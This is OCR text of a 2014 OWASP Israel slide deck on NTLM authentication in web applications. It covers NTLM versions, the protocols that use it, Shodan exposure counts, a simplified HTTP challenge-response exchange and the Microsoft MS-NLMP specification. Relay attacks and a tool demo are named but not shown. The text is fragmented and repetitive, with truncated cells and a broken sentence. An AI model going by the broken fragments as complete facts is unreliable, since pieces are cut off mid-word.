

## NTLM IS A...

Official Versions: v1, v2

Challenge Response Authentication





NTLM IS Also...

Reported with design flaws since 1996.

Let's list a few, well at least until 2010

### Why NTLM is Still Alive?!

- "Single Sign On"
- "Backwards compatibility"
- "Easy to deploy"
- "Cost efficient"
- "Is strong if deployed correctly"
- "Inside the internal infra it is okay..."
- "No easy alternatives"


NTLM Cross Protocol Relay Example

Thank you!

# NTLM Based Authentication in Web Applications: The Good, The Bad, and the *NHASTIE*

Oren Ofer, Hacktics ASC

14th Januray 2014, OWASP Israel

Building a better working world

# About Me


- Information Security Department Leader, EY
- Application Security Assessments
- Mobile Security Assessments
- Network / Infra Security Assessments
- Spear Phishing Simulations
- Researcher
- Trainer

# NTLM in Web Applications


Based on Shodanhq.com:

- 172,000 websites respond with NTLM
- 68,657 NTLM MicrosoftSharePointTeamServices

Meaning 40%!



# Demo Time



NHASTIE establishes a single TCP socket with the

# NTLM IS A…

- NT LAN Manager Authentication Protocol
- Replaced Lan Manger Authentication
- Supports Connection Oriented Protocols
- Supports Connectionless Protocols

- CIFS / SMB
- FTP / SFTP
- HTTP / HTTPS
- IMAP
- L2TP
- LDAP
- MS SQL
- MS-RPC / MS-RPC/HTTP
- POP3
- PPTP-MPPE
- RADIUS (WiFi)
- RDP
- SIP / SIP/TLS
- SMTP
- Telnet

# pports Connectionless Protocols


- CIFS / SMB
- FTP / SFTP
- HTTP / HTTPS
- IMAP
- L2TP
- LDAP
- MS SQL
- MS-RPC / MS-RPC/HTTP

- POP3
- PPTP-MPPE
- RADIUS (WiFi)
- RDP
- SIP / SIP/TLS
- SMTP
- Telnet

# NTLM IS A...


## Official Versions: v1, v2

## Challenge Response Authentication



Simplified NTLM HTTP in TCP Socket


```
GET / HTTP/1.1

HTTP/1.1 401 Access Denied
WWW-Authenticate: Negotiate or WWW-Authenticate: NTLM

GET / HTTP/1.1
Authorization: NTLM base64(NTLMSSP + padding)

HTTP/1.1 401 Access Denied
Authorization: NTLM base64(NTLMSSP, Challenge, Domain, Host)

GET / HTTP/1.1
Authorization: NTLM base64(NTLMSSP + Domain User, Host, Challenge Response)

HTTP/1.1 200 OK
```


[MS-NLMP]: NT LAN Man ×
msdn.microsoft.com/en-us/library/cc236621.aspx
MSDN Library
Open Specifications
Protocols
Windows Protocols
Technical Documents
[MS-NLMP]: NT LAN Manager (NTLM) Authentication Protocol
1 Introduction
1.1 Glossary
1.2 References
1.2.1 Normative References
1.2.2 Informative References
1.3 Overview
1.3.1 NTLM Authentication Call Flow
1.4 Relationship to Other Protocols
1.5 Prerequisites/Precor
1.6 Applicability Statement
1.7 Versioning and Capability Negotiation
1.8 Vendor-Extensible Fields
1.9 Standards Assignments
2 Messages
MSDN Library
Open Specifications
Protocols
Windows Protocols
Technical Documents
[MS-NLMP]: NT LAN

**Tools.** The Open Specifications do not require the use of Microsoft programming tools or programming environments in order for you to develop an implementation. If you have access to Microsoft programming tools intended for use in conjunction with publicly available standard specifications and network programming art, and assumes that the reader either is familiar with the aforementioned material or has immediate access to i

## Revision Summary

| Date | Revision History | Revision Class | Comments |
|---|---|---|---|
| 02/22/2007 | 0.01 | | MCPP Milestone 3 Initial Availability |
| 06/01/2007 | 1.0 | Major | Updated and revised the technical content. |
| 07/03/2007 | 1.0.1 | Editorial | Revised and edited the technical content. |
| 07/20/2007 | 2.0 | Major | Updated and revised the technical content. |
| 08/10/2007 | 3.0 | Major | Updated and revised the technical content. |
| 09/28/2007 | 4.0 | Major | Updated and revised the technical content. |
| 10/23/2007 | 5.0 | Major | Updated and revised the technical content. |
| 11/30/2007 | 6.0 | Major | Updated and revised the technical content. |
| 01/25/2008 | 6.0.1 | Editorial | Revised and edited the technical content. |
| 03/14/2008 | 6.0.2 | Editorial | Revised and edited the technical content. |
| 05/16/2008 | 6.0.3 | Editorial | Revised and edited the technical content. |
| 06/20/2008 | 7.0 | Major | Updated and revised the technical content. |
| 07/25/2008 | 8.0 | Major | Updated and revised the technical content. |
| 08/29/2008 | 9.0 | Major | Updated and revised the technical content. |
| 10/24/2008 | 9.0.1 | Editorial | Revised and edited the technical content. |
| 12/05/2008 | 10.0 | Major | Updated and revised the technical content. |
| 08/14/2009 | 13.2 | Minor | Updated the technical content. |
| 09/25/2009 | 14.0 | Major | Updated and revised the technical content. |
| 11/06/2009 | 15.0 | Major | Updated and revised the technical content. |
| 12/18/2009 | 15.1 | Minor | Updated the technical content. |




| | | | |
|---|---|---|---|
| 03/25/2011 | 17.3 | Minor | Clarifi |
| 05/06/2011 | 17.3 | No change | No ch |
| 06/17/2011 | 17.4 | Minor | Clarifi |
| 09/23/2011 | 18.0 | Major | Signifi |
| 12/16/2011 | 19.0 | Major | Signifi |
| 03/30/2012 | 20.0 | Major | Signifi |
| 07/12/2012 | 21.0 | Major | Signifi |
| 10/25/2012 | 22.0 | Major | Signifi |
| 01/31/2013 | 23.0 | Major | Signifi |
| 08/08/2013 | 24.0 | Major | Signifi |
| 11/14/2013 | 25.0 | Major | Signifi |

# NTLM IS A...

Official Versions: v1, v2

Challenge Response Authentication



Simplified NTLM HTTP in TCP Socket

GET / HTTP/1.1

HTTP/1.1 401 Access Denied
WWW-Authenticate: Negotiate or WWW-Authenticate: NTLM

GET / HTTP/1.1
Authorization: NTLM base64(NTLMSSP + padding)

